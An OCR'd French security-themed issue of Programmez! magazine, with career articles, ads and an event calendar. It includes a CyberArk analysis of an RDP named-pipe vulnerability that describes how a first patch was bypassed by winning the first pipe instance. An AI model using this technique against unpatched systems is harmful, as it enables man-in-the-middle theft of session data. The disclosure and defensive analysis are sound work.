PROGRAMEZ!

Le magazine des développeurs

SÉCURITÉ & QUANTIQUE

HACKER UN DRONE

SECURE BY DESIGN

INJECTION SQL

BUG BOUNTY

DEVSECOPS

PENTEST

OWASP

SPÉCIAL ÉTÉ 2022

100% SÉCURITÉ

M 01642 - 8 - F: 6,99 € - RD

Numéro compilé en partenariat avec yogosha

Printed in EU - Imprimé en UE - BELGIQUE 7,50 € - Canada 10,55 $ CAN - SUISSE 14,10 FS - DOM Surf 8,10 € - TOM 1100 XPF - MAROC 59 DH


BIGDATA & AI PARIS by corp
Conférence et Exposition
11e Edition • 26 & 27 septembre 2022
Palais des Congrès • PARIS et en ligne
DevOps
BIG
Reinforcement learning
TIME TO ACCELERATE
Ethique
Robotique
Data for Good
15 000 PARTICIPANTS
350 INTERVENTIONS
250 ENTREPRISES EXPOSANTES
DATA
Cybersecurité
Gouvernance et qualité
Cloud
IA Green
Machine learning
AI
Automatisation
NLP / NLG
Inscription gratuite sur www.bigdataparis.com

« Le problème est situé entre la chaise et le clavier. »

Un adage que l'on entend souvent en informatique et dans la cybersécurité. Elle indique que la majorité des failles et problèmes sont liés à l'utilisateur final.
Par conséquent, il faudrait remettre l'humain « au centre » pour résoudre toutes nos problématiques de sécurité informatique. CQFD.

Oui il y a du vrai, l'expérience est, à mon sens, dangereuse en cybersécurité. Elle fait porter la responsabilité des attaques sur les victimes ; il ne faut pas oublier qu'il s'agit souvent d'arnaques et de pièges. Les attaques sont de natures multiples et elles redoublent d'inventivité pour duper et pousser à faire le « mauvais clic », ouvrir un lien, donner un code de CB, etc. Présomptueux est celui qui se pense incapable d'une bévue s'il venait à être réellement visé par ces groupes.

Les anathèmes de ce genre sont courantes. Pourtant, la situation n'a pas vraiment changé. Les failles sont toujours plus nombreuses, et les équipes de sécurité informatique travaillent avec un niveau de stress si inquiétant qu'il devrait, à minima, nous interroger sur notre approche de la sécurité.

La conviction que « l'humain est au centre de tout » est régulièrement reprise par bon nombre de dirigeants. Rappelez-vous de l'Homme de Vitruve de De Vinci : l'Homme est la mesure de toute chose avec une Terre au centre de l'Univers et une nature que la technologie pourrait dominer. Les choses ont changé en 5 siècles.

Il me semble qu'il serait plus juste – ou en tout cas moins faux – de dire que l'Homme en tant que système complexe n'est au centre de rien du tout, mais qu'il est une partie d'un Tout dont l'équilibre est fragile. Et il en va de même pour les entreprises.

Dans la même veine, et pour citer le regretté Bernard Stiegler, philosophe de la Technique et de la Technologie : il faut comprendre une bonne fois pour toute que la technologie est un pharmakon. C'est-à-dire le poison ET l'antidote. Abordé sous cet angle, le défi de la cybersécurité devient pluridisciplinaire et doit forcément être pensé à la croisée de la technique, du juridique, de l'écologie, des théories de l'information et bien plus encore.

Investir dans la technologie comme avantage compétitif, modéliser les interactions, plateformiser l'accès aux ressources, autonomiser les équipes de développement, faire converger les outils, responsabiliser les éditeurs de solutions informatiques, mesurer l'impact énergétique… Voilà les grandes lignes directrices pour penser et construire les stratégies technologiques et informatiques en intégrant la sécurité.

Il peut sembler curieux de faire quelques détours par la philosophie dans un édito de Programmez. Pourtant, c'est à mon sens le pont manquant qui doit devenir notre obsession : reconnecter de toute urgence les sciences de l'humain et les sciences de la technique.

Je vous souhaite une excellente lecture.

Yassir Kazar,
CEO & Co-Fondateur de Yogosha

PROCHAIN NUMÉRO

NUMÉRO SPÉCIAL
100% Tests et qualité du code
Disponible dès le 2 décembre

PROGRAMMEZ! N°254
Disponible le 7 octobre

TE FAIRE AIMER LA SÉCURITÉ !

La sécurité, c'est comme les tests, trop souvent le développeur la voit comme un truc emmerdant à intégrer et considère que ce n'est pas son problème (« moi c'est le code »). Avouons aussi que l'entreprise, les équipes sécurité et autres RSSI ne veulent pas du dév. Or, sans développeur, il n'y a pas de codes sécurisés, donc pas d'apps sécurisées, et donc, in fine, pas d'IT et d'infrastructures sécurisées. C'est comme mettre le mot de passe réseau ou son login, en dur dans le code ou non crypté durant les échanges, voire, bien en évidence sur son bureau. Camarade hacker, fais toi plaisir !

Le dév doit prendre toute sa place dès la conception du projet (= secure by design).

Dans ce numéro, nous allons aborder de nombreux sujets : hacker un drone, sécurité par conception dans le code, utiliser des outils tels que Suricata ou Zap ou encore la Pirate Bus (pentest matériel), aborder la sécurité dans Kubernetes, etc.

Nous remercions vivement nos partenaires de ce numéro : Yogosha, CyberArk, Aqua Security et tous nos contributeurs techniques.

« Si nous avions fait du secure by design, l'étoile noire n'aurait pas eu son petit souci d'explosion » (RSSI de l'étoile noire)

La rédaction.

Contenus

Programmez! est une publication bimestrielle de Nefer-IT.
Adresse : 57, rue de Gisors 95300 Pontoise – France. Pour nous contacter : redaction@programmez.com

NOUVEAU !

100 % APPLE
100 % APPLEMANIAC

24 MACHINES QUI ONT FAIT L'HISTOIRE

Apple I, Apple II, Spartacus, Cube, Lisa, PowerBook, Macintosh RISC, etc.

150 PAGES

(numéro double + numéro bonus)

*(26,65 € + 6,35 de frais de port)

Commandez sur programmez.com, technosaures.fr, amazon.fr

Les événements Programmez!

Meetups Programmez!

13 septembre : meetup sur RUST
18 octobre - 8 novembre - 13 décembre

Où : Scaleway 11b rue Roquépine, Paris
A partir de 18h30

DevCon #15 100 % Kotlin

3 novembre 2022

Où : Campus de l'école ESGI
242 rue du Faubourg Saint-Antoine, Paris
Transport : Nation (RER A, Métro 1, 2, 6, 9)
A partir de 13h30

Informations & inscription : programmez.com

Conférence DevCon .Net & technologies Microsoft

3e édition - décembre 2022

Septembre

Lun.	Mar.	Mer.	jeu.	Ven.	Sam.	Dim.
			1	2	3	4
5	6	7	8	9	10	11
				JUG SummerCamp (La Rochelle)		
12	13	14	15	16	17	18
	Meetup Programmez!					
19	20	21	22	23	21	25
	Les escales du libre / Nantes					
26	27	28	29	30		
Big Data Paris			CloudNord (Lille)			

Octobre

Lun.	Mar.	Mer.	jeu.	Ven.	Sam.	Dim.
					1	2
3	4	5	6	7	8	9
			Paris Web (Paris)			
				DevFest / Peros-Guirec		
10	11	12	13	14	15	16
			Volcamp (Clermond Ferrand)			
			Forum PHP (Paris)			
17	18	19	20	21	22	23
	Meetup Programmez!		DevFest Nantes			
24	25	26	27	28	29	30
			Agile Tour (Bordeaux)			
31						

Novembre

Lun.	Mar.	Mer.	jeu.	Ven.	Sam.	Dim.
	1	2	3	4	5	6
				Scala.io / Paris		
7	8	9	10	11	12	13
	Open Source Experience / Paris					
14	15	16	17	18	19	20
	ParisTestConf / Paris		Codeurs en Seine / Rouen	DevFest / Strasbourg		
	Agile Tour Toulouse			Capitole du Libre / Toulouse		
21	22	23	24	25	26	27
28	29	30				

A venir

- DevOps DDay : 1er décembre / Marseille
- BDX I/O : 2 décembre / Bordeaux
- API Days Paris : 14-16 décembre / Paris

2023

- SnowCamp : 25-28 janvier 2023 / Grenoble
- Devoxx : 12-14 avril / Paris
- Best of web : juin / Paris

Merci à Aurélie Vache pour la liste 2022, consultable sur son GitHub : https://github.com/scraly/developers-conferences-agenda/blob/master/README.md

Les partenaires 2022 de

PROGRAMMEZ!

Le magazine des dévs

Niveau maître Jedi

salesforce

Scaleway

The cloud that makes sense

Niveau padawan

OSAXiS

Vous voulez soutenir activement Programmez! ?
Devenir partenaires de nos dossiers en ligne et de nos événements ?

Contactez-nous dès maintenant :

ftonic@programmez.com

François Tonic

Quels métiers dans la sécurité ?

A la question : quels sont les métiers dans la cybersécurité ? La réponse n'est pas aussi simple que cela. Heureusement, il y a un incontournable, trop méconnu : le panorama des métiers de la cybersécurité. La dernière édition date de 2020 mais finalement, les choses ont peu changé.

En résumé, nous trouvons :

Gestion de la sécurité et pilotage des projets de sécurité	Directeur cybersécurité RSSI Responsable de sécurité SI en PME/TPE Coordinateur sécurité Direction de programmation de sécurité Responsable de projet de sécurité
Dans les équipes / SI sécurisé	Chef projet Architecture Spécialiste sécurité Cryptologue Administrateur orienté sécurité Auditeur
Gestion des incidents et des crises de sécurité	Responsable du SOC Opérateur analyse SOC Analyste réponse aux incidents Gestionnaire de crise de sécurité Analyse de la menace
Conseil, services et recherche	Consultant Formateur Développeur de solutions de sécurité Intégration de solutions de sécurité Chercheur en sécurité du SI

Difficile d'y voir clair dans cette nomenclature. Car le niveau technique attendu est variable selon le poste. Tout comme le développement, le monde de la sécurité bouge constamment et il faut constamment se former, se tenir au courant des dernières failles.

Pénurie ?

Comme une étrange symétrie avec le recrutement des développeurs, on manquera de profils cybersécurité. Il y aura un problème de vocation et ce manque de formation pèse forcément sur le recrutement. Selon le cabinet PWC, le monde Cybersécurité attire peu pour plusieurs raisons :

- Une image pas toujours flatteuse et le domaine reste obscur avec un langage bien particulier
- Des cursus longs et très techniques
- Des recruteurs qui ne maîtrisent pas le domaine et ne peuvent juger les compétences : bah un peu comme dans le développement
- Manque de reconnaissance : nous retrouvons le même problème avec le développeur

Comme pour devenir développeur, on ne devient pas expert en cybersécurité par magie. Très vite, la technicité est indispensable quand on commence à rentrer dedans, mettre en place les solutions, scruter les failles et déployer les contre-mesures. Certains profils nécessitent peu de compétences techniques mais savoir de quoi on parle est crucial. On parle de la sécurité des entreprises, des données et des utilisateurs.

UNE ENTREPRISE ATTAQUÉE = POTENTIELLEMENT UNE ENTREPRISE QUI FERME !

Une attaque contre une entreprise peut avoir des résultats particulièrement catastrophiques même si les statistiques précises restent difficiles à trouver : 50 à 60 % des entreprises attaquées ferment, d'autres sont en redressement judiciaire, d'autres perdent des semaines de données et de production.

On estime à presque 20 % les PME françaises ayant subi une cyberattaque. Pis, un tiers d'entre elles ne préviennent personne de ces attaques ! La nature des attaques est large : ransomware, phishing, logiciels et codes malveillants, accès non autorisés à des données, des serveurs.

Selon Anozr Way, durant les 4 premiers mois de 2022, les ransomwares représentaient 660 millions d'€ ! Un ransomware touche l'activité de l'entreprise, son fonctionnement interne et peut paralyser l'ensemble des équipes. Il ne faut pas croire que seules les grandes entreprises soient concernées. Des centaines de PME subissent ces attaques. La peine est triple : désorganisation de l'entreprise, rançon à payer et perte du chiffre d'affaire lié à l'activité.

Le télétravail peut favoriser des failles de sécurité si les équipes techniques ne mettent pas encore les protocoles nécessaires et les procédures. Entreprises et salariés ne doivent pas minimiser les risques de sécurité. La multiplication des matériels et points d'accès aux réseaux internes sont autant de vulnérabilités potentielles.

Attention à ne pas chercher à former à tout-va des profils sécurité en prenant prétexte du manque de compétences disponibles. Le domaine est exigeant et parfois ingrat. On constate que la cybersécurité est en retard par rapport aux métiers du développement. La série Mr Robot a permis de faire découvrir le hacking. La sécurité doit être prise au sérieux par toutes les entreprises.

Il est très difficile de savoir combien il manque de profils en cybersécurité en France et dans le monde. Dans le monde, certaines études évoquent plus de 1,8 million, parfois on évoque même +3 millions de postes vacants. Comme dans d'autres secteurs économiques, les entreprises ont des difficultés à recruter et à garder les effectifs. L'ANSSI estimait que seules 25 % des postes ouvertes étaient réellement recrutés.

Combien de postes en cybersécurité sont vacants en France ? Malheureusement, les statistiques sont peu fiables et les différentes études sont rarement convergentes. Les estimations vont de 5 000 postes à +15 000 postes !

Au-delà du manque de chiffres fiables, il est certain que la demande en cybersécurité continuera à s'accroître. C'est dans cette perspective de pressions sur l'emploi, que Microsoft a lancé un vaste plan de formations et l'ambition est à la hauteur des défis : 10 000 personnes formées en 3 ans. Un des clés du succès sera la capacité à attirer les candidats et les compétences réelles en sortie de la formation. En automne 2021, Microsoft avait lancé un programme identique aux Etats-Unis. Là-bas, plus de 250 000 emplois dans la cybersécurité seraient à pouvoir dans les prochaines années.

Côté salaire

Comme pour le développeur, en Cybersécurité, les salaires sont variables selon le profil et le poste. Un Pentesteur démarrera à 35-40 000 € (junior), un ingénieur sécurité sera entre 40 et 50 000 € (junior).

Plus les postes sont stratégiques, plus les salaires montent. Ainsi, un RSSI confirmé peut facilement atteindre 80-90 000 €. L'étude du cabinet Hays propose la grille suivante pour un ingénieur sécurité :

- 40-45 000 € junior
- 45-65 000 € senior
- Jusqu'à 80 000 € pour les profils experts

APRÈS LE DÉVELOPPEUR FULLSTACK, L'EXPERT SÉCURITÉ FULLSTACK !

Et si on arrêtait de voir des listes sans fin dans les compétences et les fonctions dans les recrutements. Par exemple, un ingénieur cybersécurité pour un aéroport aura pour missions principales (ouhais t'inquiètes pas on t'en donnera d'autres en bonus) :

- Prendre part à la définition de la politique de sécurité du système d'information et veiller à son application.
- Conduire des projets de cybersécurité (déploiement d'outils, durcissement et mise en conformité de l'infrastructure actuelle).
- Assurer la supervision et la détection d'éventuelles cyberattaques et participer à leur remédiation.
- Réaliser le suivi des vulnérabilités et des non-conformités remontées par l'outil de gestion des vulnérabilités.
- Assurer une veille technique sur les menaces de cybersécurité communiquées par l'ANSSI et nos fournisseurs.
- Réaliser des audits internes (scans, revue interne de configuration) et piloter des audits externes.
- Accompagner les chefs de projets sur la prise en compte de la sécurité informatique dans les projets.
- Être l'interface cybersécurité reconnue des intervenants internes et externes.
- Coordonner les actions de sécurité au sein de l'entreprise.
- Participer à l'administration et l'exploitation, en prenant part au cycle d'astreinte.


Et les prérequis sont tout aussi long : bac+5, minimum 3 ans d'expérience dans la sécurité, tu maîtrises la sécurité réseau, des OS, la gestion SSL, les logs, la protection endpoint, tu maîtrises AD et si en plus tu connais plusieurs langages de scripting c'est encore mieux. Ah oui : tu es rigoureux, dynamique, motivé, un bon feeling social, organisé, esprit ouvert, tu t'adaptes super rapidement, Anglais bien entendu, Allemand souhaité aussi finalement.

Une vulnérabilité peut en cacher une autre : exemple du canal nommé dans RDP

En janvier 2022, l'équipe du Threat Labs de CyberArk avait découvert la vulnérabilité CVE-2022-21893 dans Remote Desktop, et l'avait reporté à Microsoft. Cependant, après étude du correctif, nous avons identifié un vecteur d'attaque qui rendant la vulnérabilité encore exploitable sous certaines conditions. Suite à notre signalement, Microsoft a publié une nouvelle mise à jour de sécurité le 12 avril dernier : CVE-2022-24533. Nous allons donc ici nous pencher sur le premier patch : ce qui lui manquait, et comment le nouveau corrige pleinement la vulnérabilité.

Prologue

Le problème initial était dû à une mauvaise gestion des autorisations de canaux nommés dans les services Remote Desktop, ce qui permettait aux utilisateurs non-administrateurs de prendre en charge les channels virtuels RDP dans d'autres sessions connectées. Le canal nommé a été créé afin de permettre à chaque utilisateur du système de créer des instances de serveur de canal nommé supplémentaires portant le même nom. Un cybercriminel exploitant cette vulnérabilité pouvait donc afficher et modifier les données envoyées sur les channels virtuels, telles que les données du presse-papiers, les fichiers transférés et les numéros PIN des cartes à puce. Il pouvait également accéder aux périphériques redirigés de la victime, comme les disques durs, les cartes à puce, ou encore les périphériques USB.



Le premier correctif

Une fois le patch installé, l'équipe du Threat Labs de CyberArk a tout d'abord tenté d'exécuter son exploit, sans succès : l'accès leur a été refusé lors de la tentative de création du serveur de canal. Ils ont également essayé de l'exécuter avec un compte administrateur, mais cela n'a pas fonctionné non plus ; utiliser le compte SYSTEM ensuite a cependant fonctionné. Cela leur a permis d'exécuter Accesschk pour voir les permissions du canal :

```
accesschk.exe \pipe\TSVCPIPE-419aeaef-caa9-4bca-b0f2-9fd53cb6f370
Accesschk v6.14 - Reports effective permissions for securable objects
Copyright  2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
\\.\Pipe\TSVCPIPE-419aeaef-caa9-4bca-b0f2-9fd53cb6f370
 RW NT AUTHORITY\SYSTEM
 RW NT SERVICE\TermService
 RW NT AUTHORITY\LOCAL SERVICE
 RW NT AUTHORITY\NETWORK SERVICE
```

Le groupe "Everyone" n'est plus visible, ce qui est bon signe. Et en s'attardant sur les parties pertinentes du nouveau GlobalPipeMgr::GetNpAcl() :

```
LastError = RpcImpersonateClient(0i64);
// ...
CurrentThread = GetCurrentThread();
if ( !OpenThreadToken(CurrentThread, 8u, 1, &TokenHandle) )
{
 // ...
}
// ...
GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, (PDWORD)TokenInformationLength.
Value);
```

Ce code s'exécute dans un appel RPC, initié par le client appelant WTSVirtualChannelOpen(). La fonction emprunte l'identité du client, puis ouvre le token d'emprunt et l'utilise pour obtenir les détails de l'utilisateur appelant. Il alloue alors 3 SID :

```
if ( !AllocateAndInitializeSid(&pIdentifierAuthority, 1u, 0x13u, 0, 0, 0, 0, 0, 0, &pSid) )
{
 // ...
}
// ...
if ( AllocateAndInitializeSid(
    &v37, 6u, 0x50u, 0x1A963466u,
    0x5CF1AAB9u, 0xF8123019, 0x7448CE95u,
    0x304EFDA0u, 0, 0, &v32) )
{
 // ...
}
// ...
if ( AllocateAndInitializeSid(&TokenInformationLength, 1u, 0, 0, 0, 0, 0, 0, 0, &v31) )
 goto LABEL_68;
```

Le premier est le compte de service local, le second est le service RDS et le troisième est l'utilisateur appelant. L'ajout du SID de l'utilisateur appelant n'a

pas trop de sens puisque plusieurs instances du même canal nommé sont créées. Seul le premier accédera au security descriptor ; les autres seront ignorés. Il s'agit du principal changement, puisqu'en regardant CGlobalPipeMgr::CreatePipeHandlePair() et CGlobalPipeMgr::CreatePipeServer(),aucun changement notable n'est noté.

Que manque-t-il ?

Lorsque plusieurs instances de pipe sont créées avec le même nom, le security descriptor passé au premier appel à CreateNamedPipe() sera utilisé pour toutes les instances. Dans les appels suivants, un security descriptor différent peut être passé, mais il sera ignoré. Ainsi, dans le cas où un cybercriminel crée la première instance de canal, il peut contrôler les autorisations pour les autres instances.

Lors de l'appel de CreateNamedPipe(), il est possible de passer le flag FILE_FLAG_FIRST_PIPE_INSTANCE dans le paramètre open mode, afin de faire face à cette attaque. Cela signifie que l'appel à CreateNamedPipe() ne réussira que s'il crée la première instance. S'il y a déjà une instance existante, la fonction échouera avec ERROR_ACCESS_DENIED.

FILE_FLAG_FIRST_PIPE_INSTANCE n'est donc pas utilisé ici. Pour procéder à une attaque MiTM, les cybercriminels devront s'assurer qu'ils créent la première instance de canal. S'ils se connectent via RDP, cela n'est pas anodin. Il existe des instances de canal d'autres utilisateurs connectés et des instances de canal de la session des hackers, qui sont créées avant que ces derniers ne puissent exécuter de code. Pour les autres sessions, les cybercriminels devront attendre que toutes les autres sessions soient fermées. Cela laisse toujours les canaux des cybercriminels, et c'est alors que la reconnexion de session aide ces derniers. En effet, lorsqu'un utilisateur se déconnecte d'une session, les processus continueront de s'exécuter sur le serveur, permettant à l'utilisateur de s'y reconnecter ultérieurement.

Dans cet esprit, les chercheurs de CyberArk ont légèrement modifié leur exploit : ils essaient de créer le canal dans une boucle et en cas d'échec avec accès refusé, attendent pendant 100 millisecondes et réessayent. Ils peuvent désormais exécuter le code, déconnecter la session, attendre une seconde et se reconnecter. Lorsque la session est déconnectée, il n'y a pas de canal, donc le code d'exploitation réussira à créer la première instance. À partir de ce moment, tout fonctionne comme avant le patch.

Le nouveau correctif

Ci-dessous une liste des tuyaux disponibles :
pipelist.exe | findstr "TSVCPIPE"

TSVCPIPE-e58c3f64-1677-4760-bb10-a038e550cfcf	1	-1
TSVCPIPE-7cbace23-b8da-4a06-9b0b-74d8209aaaa1	1	-1
TSVCPIPE-b01e7639-d1f3-417c-aba3-62e5e69e2520	1	-1
TSVCPIPE-2c45f73f-0aa4-4ee9-829b-bfb1d3ea72fb	1	-1
TSVCPIPE-a46a65e4-278a-4403-ac64-997e918f5a0e	1	-1
TSVCPIPE-51617f98-5d6e-4355-b159-4b7e1e44b8f2	1	-1
TSVCPIPE-9044d140-21cf-4f4d-8ad5-2c243ccc7601	1	-1
TSVCPIPE-8d2ca510-77ce-4b78-b2e3-ad77e45e53ca	1	-1
TSVCPIPE-7cdd93b9-baf3-4e56-8497-b559272e6f6c	1	-1
TSVCPIPE-8f5b0b91-9512-4471-92ff-0addb1e67e25	1	-1
TSVCPIPE-670e271e-9b29-4dc9-8b78-49aeb15d3e68	1	-1
TSVCPIPE-86952f3b-87c4-44b5-95af-7a96e56658d	1	-1
TSVCPIPE-40fe8844-a41b-484b-bb8c-9c0d64d08f9a	1	-1
TSVCPIPE-aa2b8a13-3654-4e81-a453-16d9bb4f3264	1	-1

Douze canaux avec des GUID différents pour deux sessions connectées sont alors visibles. Cela signifie que maintenant différents canaux sont créés pour chaque channel. Le threat Labs de CyberArk crée alors des sessions supplémentaires et ont essayé de se déconnecter et de se reconnecter, et ont obtenu des GUID différents à chaque fois. Cela semble beaucoup mieux, car désormais un cybercriminel ne pourra pas prédire le prochain nom de canal. Les parties pertinentes de CGlobalPipeMgr::CreatePipeHandlePair() incluent ainsi :

```
UniqueName = CGlobalPipeMgr::CreateUniqueName((CGlobalPipeMgr *)((char *)this - 48));
if ( UniqueName >= 0 )
{
 v9 = CGlobalPipeMgr::CreatePipeServer((CGlobalPipeMgr *)((char *)this - 48), &hNamedPipe);
 UniqueName = v9;
 if ( v9 >= 0 )
 {
  // ...
  if ( (ConnectNamedPipe(hNamedPipe, &Overlapped) || GetLastError() == 997)
    && (FileW = (__int64)CreateFileW((LPCWSTR)this + 20, 0xC0000000, 0, 0i64, 3u, 0x
40000000u, 0i64), FileW != -1)
    && !WaitForSingleObject(*((HANDLE *)this + 4), 0xFFFFFFFF)
    && (Mode = 2, SetNamedPipeHandleState((HANDLE)FileW, &Mode, 0i64, 0i64))
    && (Mode = 0, GetNamedPipeServerProcessId((HANDLE)FileW, &Mode)) )
  {
   CurrentProcessId = GetCurrentProcessId();
   if ( !CurrentProcessId )
   {
    UniqueName = -2147467259;
    goto LABEL_40;
   }
   if ( CurrentProcessId != Mode )
   {
    // ...
   }
  }
  // ...
 }
 // ...
}
```

Chaque fois que la fonction est appelée, elle appelle CGlobalPipeMgr::CreateUniqueName() qui crée un nouveau GUID pour le nom du canal. Le serveur de canal est ensuite créé avec ce nouveau nom unique. Ensuite, le client de canal est créé à l'aide de CreateFileW(). Une fois le client de canal connecté, l'ID de processus actuel est comparé à l'ID de celui du serveur de canal nommé, qui est récupéré à l'aide de GetNamedPipeServerProcessId(). Il s'agit d'un contrôle supplémentaire garantissant que même si un cybercriminel parvient à prédire le GUID, l'attaque ne fonctionnera pas car il aura un ID de processus différent. Dans ce cas, le même processus crée le serveur de canal et le client (le handle du client de canal est ensuite renvoyé au processus appelant), il est donc facile d'effectuer cette vérification. Avec ces changements, les risques liés à cette vulnérabilité ont été traités de manière adéquate.

Epita et le campus Cyber

Marie Moin,
directrice de la formation continue SECURESPHERE

Sébastien Bombal,
responsable de la majeure SRS.

Dans les domaines de la sécurité et du numérique, les évolutions sont permanentes. Disposer de collaborateurs ayant les compétences les plus convoitées en cybersécurité et dans les autres secteurs informatiques est une véritable richesse et un atout concurrentiel pour les entreprises.
Mais ces compétences sont rares aujourd'hui :

- La première cause de cette pénurie est simple : les jeunes diplômés sont en nombre insuffisant pour couvrir les besoins croissants exponentiellement des entreprises et des administrations dans le numérique. Et même si la filière œuvre à son attractivité, les résultats de ces efforts ne produiront pas d'effets. La pénurie restera structurelle pendant au moins une décennie.
- La deuxième raison tient au caractère fortement évolutif des domaines du numérique dont la cybersécurité, qui impose des mises à jour constantes des savoir-faire et l'acquisition de nouvelles compétences. Certains informaticiens en poste depuis de nombreuses années n'ont pas eu le temps ou l'opportunité de se former aux dernières technologies.

La formation continue est donc aujourd'hui un élément clé pour le développement des entreprises tant pour le volet technique que les compétences interpersonnelles.

Pour relever ce véritable défi, l'EPITA a créé en 2014 un pôle de formation continue, SECURESPHERE pour compléter son offre de formation initiale et historique d'ingénieur. L'Executive Education rend en effet possible la montée en compétences des collaborateurs sur ces sujets majeurs et apporte une réponse immédiate à la pénurie de profils recherchés.
En concevant des formations qui répondent aux enjeux de la transformation numérique et de la sécurité qui l'accompagne, SECURESPHERE donne aux entreprises et administrations la possibilité de révéler les talents parmi leurs effectifs. Les formats sont variables, du stage court à la formation diplômante :

- Les stages courts permettent de s'adapter aux évolutions des technologies du numérique et apportent aux apprenants des compétences complémentaires pour un résultat opérationnel et immédiat.
- Les formations longues de reskilling préparent à des métiers émergents ou en tension et apportent une solution pertinente aux besoins en nouvelles compétences. Elles constituent une véritable alternative aux recrutements des jeunes collaborateurs. Elles permettent aussi aux entreprises d'offrir à leurs collaborateurs des perspectives d'évolution de carrière particulièrement attractives.

L'EPITA a toujours été très proche de l'écosystème pour identifier et anticiper les besoins en nouvelles compétences. Elle a tout naturellement installé SECURESPHERE, son Executive Education, et une partie de sa formation initiale au sein du Campus Cyber. Sa présence dans ce lieu unique lui permet d'aller plus vite et plus loin dans l'écoute des besoins du marché, et de créer le lien entre les jeunes talents et les employeurs potentiels.

Le Campus Cyber, véritable lieu totem de la cybersécurité, rassemble les principaux acteurs nationaux et internationaux dans ce domaine. Il accueille sur un même site, des entreprises, des services de l'État, des acteurs de la recherche et de la formation. Cet environnement permet à SECURESPHERE d'accéder aux compétences les plus rares présentes chez les 112 établissements réunis à la Défense et de les faire intervenir dans ses différentes formations.

Les apprenants immergés dans cet univers appréhendent concrètement la nécessité de prendre en compte la sécurité numérique dans l'exercice de leur métier, quel que soit ce métier. Les informaticiens doivent concevoir des outils et services sécurisés « by design », les managers doivent maîtriser les enjeux cyber et intégrer ce risque à leur stratégie et plus généralement chacun doit adopter les bonnes pratiques notamment celles de l'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI).

Les stages proposés par SECURESPHERE qui permettent aux développeurs d'intégrer la sécurité numérique dans leurs développements ou les stages qui donnent aux managers les compétences d'un référent cyber sont d'ailleurs de plus en plus demandés par les entreprises, ce qui démontre que le sujet mûrit.

La formation initiale d'ingénieur de l'EPITA, forme chaque année une cinquantaine d'ingénieurs dans la majeure système réseau et sécurité. Les étudiants y apprennent de solides bases techniques en matière d'administration des systèmes et réseaux, tous les fondamentaux techniques en cybersécurité comme le forensic ou le test d'intrusion, ainsi que les concepts permettant la conception et le déploiement de la sécurité dans une organisation. Cette formation est l'occasion aussi de participer à de nombreux évènements partenaires de l'école comme le Forum International de la cybersécurité (FIC), les assises de la sécurité ou encore l'exercice interarmées DEFNET. La majeure publie chaque année le livre blanc des assises sur l'innovation et conçoit les challenges forensic du FIC.
Le Campus, en accélérant ce mouvement, fait vivre sa devise « Ensemble pour une grande nation cyber »

QUESTIONS – RÉPONSES

avec KEVIN CHEDOZEAU,

responsable de l'école Guardia Cybersecurity School.

François Tonic

Nous avons l'impression que les métiers de la cybersécurité restent peu connus du grand public et des étudiants. On parle beaucoup des développeurs, mais peu de la sécurité. Est-ce un constat que vous faites ?

C'est vrai qu'aujourd'hui dans le domaine de l'informatique on parle énormément du monde des développeurs que ce soit web ou mobile et on parle très peu des métiers qui tournent autour de la cybersécurité.

Il y a un réel enjeu pour tout ce qui gravite autour de l'informatique et en particulier de la sécurité des systèmes informatiques. Il y a un gros travail qui a été fait par l'ANSSI autour de la vulgarisation de ce qu'est la cybersécurité et on entend de plus en plus parler dans notre quotidien d'attaques sur des grands groupes français ou sur des hôpitaux.

Mais finalement les métiers purs qu'occupent les acteurs de la cybersécurité restent très peu connus du grand public et des étudiants. C'est pourquoi sur le site de Guardia Cybersecurity School, on a fait le choix de publier une thématique présentant une vingtaine de métiers de la cybersécurité.

Sans vouloir dresser une liste exhaustive de ces métiers on peut en citer quelques-uns qui sont ceux qui reviennent le plus souvent quand on discute de cybersécurité : les métiers « d'attaque » (Redteam) : Pentester ou des Hackers éthiques qui font souvent rêver les jeunes. Il y a aussi des métiers de management avec les métiers de RSSI, d'Ingénieurs en cybersécurité. Et pour finir, on en parle aussi, mais moins souvent des métiers de la blueteam (défensive) avec les métiers d'Analystes SOC, des Gestionnaires de crise ou des Analyste CSIRT.

Il existe de nombreux métiers et profils dans la cybersécurité allant du RSSI au consultant en sécurité. Est-ce que cette diversité rajoute une difficulté à comprendre de quoi on parle ?

Effectivement, pour reprendre un document publié par l'ANSSI (le panorama des métiers de la cybersécurité – édition 2020), on a identifié environ une quarantaine de métiers qui composent la cybersécurité en France. Pour se rendre compte de la complexité que cela représente, ces 40 métiers ont été organisés en 4 grandes familles différentes : la gestion de la sécurité, la conception et le maintien d'un SI, la gestion des incidents et des crises de sécurité et pour finir les métiers liés au Conseil au service et à la recherche.

Et ce qui rend encore plus compliquée la compréhension de ce milieu professionnel, c'est qu'il y a différentes natures de métier. Il y a par exemple des métiers très techniques, d'autres, plutôt managériaux, et encore d'autres, plutôt généralistes, et tous ces métiers peuvent faire partie d'un même programme de cybersécurité au sein d'une entreprise. C'est très clairement un élément qui ne facilite pas la compréhension du sujet pour le plus grand nombre.

Pour vous, quelles sont les compétences les plus demandées ?

En cybersécurité, les compétences techniques et non techniques sont essentielles.

